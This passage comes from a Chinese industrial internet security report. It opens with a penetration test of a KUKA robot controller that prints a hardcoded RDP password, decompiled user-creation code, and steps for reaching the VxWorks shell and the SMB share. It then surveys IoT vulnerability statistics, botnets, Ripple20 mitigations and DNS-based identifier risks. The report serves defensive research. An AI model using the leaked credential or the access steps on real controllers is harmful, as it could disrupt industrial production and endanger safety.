
在 kcpui_app.exe 发现了手操器是通过 rdp 与控制柜进行通信的，也就是说手操器应该是连接控制柜的内部网口：

```
  return 0;
memset(v9, 0, 0x124u);
sub_44520(v10, "net_rdp", (int)"user", (int)"%s", (int)"KukaUser", (int)v9);
sub_44520(v10, "net_rdp", (int)"pass", (int)"%s", (int)"68kuka1secpw59", (int)v9 + 128);
sub_44520(v10, "net_rdp", (int)"colordepth", (int)"%d", (int)"16", (int)v9 + 256);
sub_44520(v10, "net_rdp", (int)"device_channel", (int)"%s", (int)"TSCS", (int)v9 + 260);
sub_44520(v10, "net_rdp", (int)"render_channel", (int)"%s", (int)&unk_5438B, (int)v9 + 268);
sub_44520(v10, "net_rdp", (int)"request_credentials", (int)"%d", (int)"0", (int)v9 + 276);
sub_44520(v10, "net_rdp", (int)"use_default_first", (int)"%d", (int)"1", (int)v9 + 280);
sub_44520(v10, "net_rdp", (int)"screen_rotation_enabled", (int)"%d", (int)"0", (int)v9 + 284);
sub_44520(v10, "net_rdp", (int)"connections", (int)"%d", (int)"4", (int)(v15 + 72));
```

可以看到有个用户 kukauser，密码是“68kuka1secpw59”，该用户和密码已经在网上被披露，并且该用户和密码不能随便改变，更改的话将会导致机器人无法正常工作。严格来说，这是存在安全风险的。

2. 端口扫描探测

接下来对控制柜系统进行扫描探测，暴露的端口与服务结果如下：



其中 49001¯49010 是提供 WorkVisual（KUKA 机器人的组态软件）进行连接使用的，下图就是相关服务定义，数据交互使用的是.NET 的 WCF(TCP)框架,另外还开放了 telnet(23)和 SMB(445)服务，接下来选择最熟悉的 telnet（23）和 SMB(445)进行进一步突破。

```
<servicesConfiguration>
  <services>
    <add name="Deployment" protocol="net.tcp" port="49010" endpointname="Deployment" />
    <add name="Archive" protocol="net.tcp" port="49010" endpointname="Archive" />
    <add name="OptionPackage" protocol="net.tcp" port="49010" endpointname="OptionPackage" />
    <add name="Activation" protocol="net.tcp" port="49001" endpointname="Activation" />
    <add name="DataAccess" protocol="net.tcp" port="49002" endpointname="DataAccess" />
    <add name="DeviceInfo" protocol="net.tcp" port="49003" endpointname="DeviceInfo" />
    <add name="Monitoring" protocol="net.tcp" port="49004" endpointname="Monitoring" />
    <add name="Trace" protocol="net.tcp" port="49006" endpointname="Trace" />
    <add name="PortSniffer" endpointname="PortSniffer" port="49006" protocol="net.tcp" />
  </services>
</servicesConfiguration>
```


3. telnet 服务

直接通过 telnet 连接，可以看到 Vxworks login 信息，说明这是 windows 里的 Vxworks 虚拟机暴露出的端口。


```
root@DESKTOP-7NU5OEN:~# telnet 192.168.100.51
Trying 192.168.100.51...
Connected to 192.168.100.51.
Escape character is '^]'.

VxWorks login:
```

先上弱口令爆破工具，并没有发现弱口令，于是从 Vxworks 固件入手，使用 IDA 对 Vxworks 符号表进行恢复后，很清楚地找到了一个隐藏的硬编码用户：




通过发现的账号密码，可以直接登陆 Vxworks，获得一个 Vxworks Shell，由于 Vxworks 是核心系统，这是一个极高危的漏洞。



4. SMB 服务

再测试 SMB 服务，首先考虑使用 MSF 检测是否存在永恒之蓝漏洞，并未利用成功，目标可能已经打上了补丁。


直接进入系统查看，发现 SMB 共享了文件夹（C:/KRC/ROBOTER），但是只能被 target 用户访问，也就是前面说的 kukauser 没法使用，而需要破解 target 用户的密码。



尝试了 kukauser 的密码及破解 target 用户的 NTLM hash 均未成功，我们又尝试从 exe 程序入手，搜索关键字“target”，在某个 exe 找到了直接 target 用户的账号和密码，如下:

```
}
if ( v13 & 4 )
{
  SetPrivilegesName(aTarget, aSedenyinteract, 0);
  DeleteUser(aTarget);
  CreateUser((int)aTarget, (int)aVxworksUser, 65600);
  AddToLocalGroup(aTarget, a0x221);
  SetPrivilegesName(aTarget, aSedenyinteract, 1);
}
if ( v13 & 8 )
{
  SetPrivilegesName(aTarget, aSedenyinteract, 0);
```

通过该用户密码，成功登陆了 SMB 服务，获取了对 ROBOTER 文件夹的完全控制权，由于该文件存放着 Vxworks 内核/系统模块/配置等，所以对其修改删除将会导致严重的生产事故。



3.2.5 工业物联网设备安全风险

工业物联网设备专注于石油和天然气、电力公用事业、制造业和医疗等行业，包括视觉传感器、位移传感器、压力传感器、红外传感器等、智能信标、工业物联网网关等设备。传统物联网设备在出现故障时通常不会造成紧急情况，而工业物联网设备不同，系统故障和停机时间可能会导致生命财产危险或高风险情况。

3.2.5.1 漏洞统计数据

根据中国国家信息安全漏洞共享平台最新数据，截止到 2020 年 12 月，CNVD 收录的物联网终端设备相关的漏洞达到 632 。在 2020 年内新增的物联网终端设备漏洞数量达到 414 个 ，其中工业物联网设备相关漏洞数量达到 127 个。随着我国工业互联网的发展，工业互联网设备安全问题得到越来越多关注，漏洞数量也呈现出剧烈上升的趋势。CNVD 物联网设备终端新增漏洞年度分布如下图所示:




图 3-18　2014-2020 年物联网设备漏洞趋势

收录的物联网设备终端安全漏洞中，高危漏洞占比 25%、中危漏洞占比 51%，中高危风险占比达到 78%。随着智能工厂仓储、运输监控、互联物流、智慧电网、智能农业、生产设备监控、资产监控等场景逐步落地，物联网设备终端的安全问题将越发突显。各个厂商应当实时关注设备相关安全公告，力争在最短的时间内修复漏洞。




图 3-19　物联网设备漏洞危险分级

进一步分析风险类型，如下图所示，可以发现拒绝服务、信息泄露、未授权访问占据 44%。工业环境对可用性要求较高，拒绝服务类型的漏洞将造成巨大的影响需要重点注意。此外，工业互联网两化融合时，需要重视用户信息保护、隐私条例等 IT 信息安全问题。




图 3-20　物联网设备漏洞类型

3.2.5.2　固件风险统计数据

梆梆安全公司收集了市面上常见的 132 款工业物联网设备（包括网关、安防摄像头、移动巡检终端、智能门锁等）总计 340 款固件，从敏感信息泄露、软件成分、CVE 漏洞、恶意代码、代码安全漏洞和不安全配置等维度对各个物联网设备的固件进行分析。统计后常见的固件风险类型如下图所示。




图 3-21　物联网设备固件风险类型

最为常见的安全风险包括 CVE 漏洞、证书文件和密钥泄露、整数溢出、硬编码和调试信息泄露等。

检测发现的 CVE 漏洞中有 97.5%的漏洞与开源组件有关，例如 openssl、busybox、curl 等。工业物联网设备的固件中集成了大量的第三方开源应用，提升开发效率的同时也引入了这些应用的安全漏洞。设备厂商在加固系统时应重视第三方库、应用的安全问题。

另外一个造成这些风险的原因在于，厂家在设备量产时对系统裁剪不充分、没有去除应用中的调试信息/敏感信息以及遵守

安全编码的要求。

3.2.5.3 物联网安全漏洞分析

物联网的安全问题是多方面的，包括传统的网络安全问题、计算系统的安全问题和物联网感知过程中的特殊安全问题等。2020 年关于物联网设备安全的三个典型事件:

1.物联网 “冠状病毒” （启明星辰ADLab联合CNCERT物联网安全研究团队发布）

随着“新型冠状病毒肺炎”上升为全球性公共卫生突发事件，各国民众开启了“宅抗疫、云生活”模式。在非常时期，网络空间在人们的日常生活变得更加不可或缺，然而当大家都在奋力抗疫的同时，大量的黑客却开始以“冠状病毒”名义从事大规模的网络攻击活动，除了目前已经发现以冠状病毒为名进行的 APT 攻击、勒索病毒攻击之外，物联网领域中以冠状病毒为名的相关攻击也快速上升。

这些物联网“冠状病毒”样本以“Corona”（冠状的英文）、“covid”（冠状病毒英文缩写）命名，并利用物联网设备所存在的漏洞进行传播。我们通过监测数据发现，该类样本的数量与疫情发展出现一定程度的相关性，比如进入 3 月份随着全球疫情持续升温，以“covid”命名的样本开始显著增多。

截止到 2020 年 3 月 26 日，启明星辰物联网威胁分析平台共捕获到 801 个以冠状病毒命名的样本，对这些物联网“冠状病毒”样本进行了仿真环境动态分析，样本的 C&C 上线分布情况如图所示。




图 3-22　物联网设备冠状病毒线上分布

分析数据显示，这批物联网“冠状病毒”样本中共近 90%的样本受控于位于美国的 5 个 C&C 服务器，7%位于俄罗斯，4%位于荷兰。其中有 6 个 C&C 服务器在疫情期间较为活跃，且关联的样本量较大，包括 X86、ARM、MIPS、PowerPC、SPARC、Renesas SH 等多个平台的 ELF 文件。通过进一步的同源性分析，我们将这些样本分成两类，分别命名为 Corona-A、Corona-B，后文将进一步探究它们的技术特点和所属家族。

这批“冠状病毒”样本的主要传播手段仍然是通过内置密码本进行 Telnet 密码爆破，部分样本利用到了“Redis 未授权代码执行”等多个已知漏洞利用进行传播。另外在我们溯源分析的过程中，发现相关组织近期利用最新的漏洞 CVE-2020-9054[1]（Zyxel 网络附属存储（NAS）设备）开展攻击活动。据著名调查人员 Brian Krebs 的说法，该漏洞的相关 POC 在地下论坛被以 2 万美元的价格出售，同时也吸引了大量勒索软件攻击组织的兴趣（可能还与 Emotet 有关）。由于漏洞的严重性，美国 CERT/CC

将该漏洞定为 CVSS10 分。

2.Ripple20: Treck TCP/IP协议栈漏洞

国外安全研究人员在由 Treck 开发的 TCP/IP 协议栈中发现了多个漏洞，这一系列漏洞统称为 Ripple20。这些漏洞广泛存在于嵌入式和物联网设备中，影响了多个行业领域（包括医疗、运输、能源、电信、工业控制、零售和商业等），涉及了众多供应商（包括 HP、Schneider Electric、Intel、Rockwell Automation、Caterpillar、Baxter 等）。

这些漏洞源于 Ripple20 的多个协议（包括 IPv4、ICMPv4、IPv6、IPv6OverIPv4、TCP、UDP、ARP、DHCP、DNS 或以太网链路层)在处理网络报文发送时存在缺陷,其中包括四个严重漏洞，它们的 CVE 编号分别为 CVE-2020-11896、CVE-2020-11898、CVE-2020-11910、CVE-2020-11911。CVE-2020-11896（CVSS 评分 10）可导致远程执行代码，CVE-2020-11897（CVSS 评分 10）可导致越界写入，CVE-2020-11901（CVSS 评分 9）可导致远程执行代码，CVE-2020-11898（CVSS 评分 9.1）可导致泄露敏感信息。其它 15 个 Ripple20 漏洞的严重程度各异，CVSS 评分分别从 3.1 到 8.2。

由于物联网设备供应链的特性，漏洞影响的设备众多，影响范围广且持续时间长，漏洞修复的实施较困难。因此，启明星辰 ADLab 第一时间对相关漏洞进行了分析并提出了以下防范建议:

1)应用更新

及时更新到Treck TCP/IP协议栈软件的最新稳定版本

（6.0.1.67或更高版本）。

2)阻止异常IP流量

可以通过深度数据包检查来阻止网络攻击，以下是可以适当应用于网络环境中的可能缓解措施，过滤选项包括:

- 如果网络环境不支持，则规范化或拒绝IP分片的数据包（IP分片）
- 如果不需要，请禁用或阻止IP隧道（IPv6-in-IPv4或IP-in-IP隧道）
- 阻止IP源路由和所有不赞成使用IPv6的功能，例如路由标头
- 强制执行TCP检查并拒绝格式错误的TCP数据包
- 阻止未使用的ICMP控制消息，例如MTU更新和地址掩码更新
- 通过安全的递归服务器或应用层防火墙规范DNS
- 确保网络环境中使用的是可靠的OSI第2层设备(以太网)
- 通过DHCP侦听等功能提供DHCP / DHCPv6安全性
- 如果未在交换基础架构中使用，则禁用或阻止IPv6多播。

3.僵尸蜜网：首款具备诱捕及反探测能力的物联网僵尸网络

这是一起物联网僵尸网络攻击事件，该攻击事件将近3个月来对中国、美国、俄罗斯、德国等多个国家发动了较为频繁的攻击。这批攻击虽然流量并不大，但在追踪的过程中发现，这

批攻击中存在一些VT查杀率为0的恶意样本，如图所示；并且还发现该僵尸网络的许多节点新奇地加入了诱捕及反探测能力。




图 3-23　VT 检测情况

这些僵尸样本可以将受控设备的指纹信息伪装成其他设备的指纹（目前仅发现 DVR 的伪造指纹，推测黑客可以通过更新模块来伪造其他设备指纹）。一方面以伪造设备指纹的方式来欺骗如 Shodan 等各类漏洞扫描产品，以达到反探测的目的；另外一方面这种伪造的设备指纹也被利用来做诱捕，如伪装成为一个存在漏洞的设备，以蜜罐诱捕的方式诱使其他黑客发送利用代码进行攻击，从而得到漏洞利用细节。因此，我们将此类僵尸所构建的可以对漏洞和攻击样本进行诱捕的僵尸网络命名为“僵尸蜜网”。

3.3 工业互联网网络威胁统计

3.3.1 标识解析系统安全

3.3.1.1 标识解析系统安全概述

工业互联网标识解析体系是工业互联网网络体系的重要组成部分，为全球制造业发展和工业互联网普及提供关键资源和基础服务，以及跨地域、跨行业、跨企业的全球信息互联互通能力，

解析系统利用标识对机器和物品进行唯一性的定位和信息查询，是实现全球供应链系统和企业生产系统的精准对接、产品的全生命周期管理和智能化服务的前提和基础。是整个工业互联网网络实现互联互通的关键基础设施。

我国工业互联网标识解析体系采用以DOA技术为核心，兼容Handle、OID、Ecode、EPC等主流标识技术的融合型方案，其中OID、Ecode、EPC使用DNS协议进行解析，因此，可以说我国工业互联网标识解析系统在解析协议上支持Handle、DNS。节点建设方面，我国2018年底，在北京、上海、广州、重庆、武汉完成五大国家顶级节上线运行。2019年贵阳、南京灾备节点在启动建设，标识体系功能逐步完备。当前，我国工业互联网标识服务体系持续完善，标识应用在船舶、集装箱、汽车、石化等行业成效初步显现，截至2020年11月底，已部署并上线试运行的工业互联网标识二级节点达85个，覆盖22个省级行政区、31个行业，标识注册总量突破91亿，接入标识服务节点的企业超过8000家。

标识体系的不断完善，带动着标识应用的快速发展。截至2020年11月底，标识企业应用已实现企业生产全生命周期覆盖及供应链管理、设备管理、售后管理等18类应用场景，支持支付宝、微信等多种服务入口。随着标识业务的广泛应用，标识安全也关乎到生产安全、社会安全甚至国家安全，其安全性将成为工业互联网安全保障的关键。国家高度重视工业互联网安全（含标识解析安全）业务发展，2019年8月，工业和信息化部等十

部门关于印发《加强工业互联网安全工作的指导意见的通知》；2020 年 6 月，工业和信息化部等十五部门发布《关于进一步促进服务型制造发展的指导意见》；2020 年 12 月，工业和信息化部发布《工业互联网标识管理办法》，其中明确提出标识服务机构应当建立相应的业务管理系统和安全保障系统，建立健全的监测、处置、应急、备份等操作规程，具备与其服务规模相适应的业务管理和安全保障能力。

工业互联网标识已渗透至我国诸多领域，工业互联网标识解析系统作为工业互联网的“神经系统”，其安全至关重要，一旦遭到入侵或攻击，可能会对整个工业互联网产业生态造成重创，甚至对国家安全构成威胁，保障工业互联网标识解析体系安全性具有必要性和迫切性。

3.3.1.2 标识解析系统风险分析

当前工业互联网标识解析技术基于 DNS（DomainNameSystem，域名系统）主要可区分为两条路径：改良路径和变革路径。变革路径是采用不同于 DNS 的标识解析技术，包括 Handle 体系、UID 体系，以及一些其他类型的体系。改良路径仍基于互联网 DNS 系统，对现有互联网 DNS 系统进行适当改进实现标识解析，这类标识解析技术是在 DNS 技术上叠加一套标识服务，然后再往下保存标识 ID 和与标识相关的映射。

改良路径协议基础的 DNS 协议设计之初对于安全性考虑不足，DNS 查询协议缺乏认证控制机制，传输的信令与数据因未被加密保护，容易被攻击者截获或者篡改，用户收到响应后无法验

证数据的完整性。攻击者可以通过伪装正常的 DNS 查询的方式攻击 DNS 服务器，例如通过拒绝服务攻击使得 DNS 系统面临劫持、欺骗、拒绝服务、缓存污染等严重的安全威胁。此类体系多依托于 DNS 安全保障措施，较少提出新的安全保障机制，而 DNS 安全防护方案并不完善，面临多种攻击风险，无法满足工业需求。

变革路径采用不同于互联网 DNS 系统的标识解析技术，目前主要是数字对象名称管理机构（DONA 基金会）提出的 Handle 系统，未来还可能出现新的技术方案。从 Handle 标识解析技术分析，Handle 标识解析技术提供了一套完整的安全机制，通过用户身份验证、管理鉴权等方式，有效地保证了数字对象及其服务的完整性，同时又能有效地防止通过伪造用户要求或者篡改服务器响应而产生的不安全行为，但是在隐私保护、缓存和代理服务器、镜像、DDoS 攻击等场景下，依然存在一定安全风险，需要我们有针对性的加强安全防护。

3.3.1.2.1 基于 DNS 技术的标识解析系统安全风险

DNS 体系作为重要的互联网基础设施，设计之初如同互联网本体一样，并未考虑安全性方面的需求，导致其成为各种网络攻击的重要目标。

DNS 系统安全风险主要是指 DNS 体系的业务系统，例如，根 DNS、各级权威 DNS、Local DNS 等，遭受 DNS 业务层面的攻击，从而拒绝提供服务，导致整个体系无法正常运转。我们着眼 DNS 体系全局，分别从拒绝服务、DNS 欺骗、漏洞利用等几个方面对 DNS 风险进行分析。

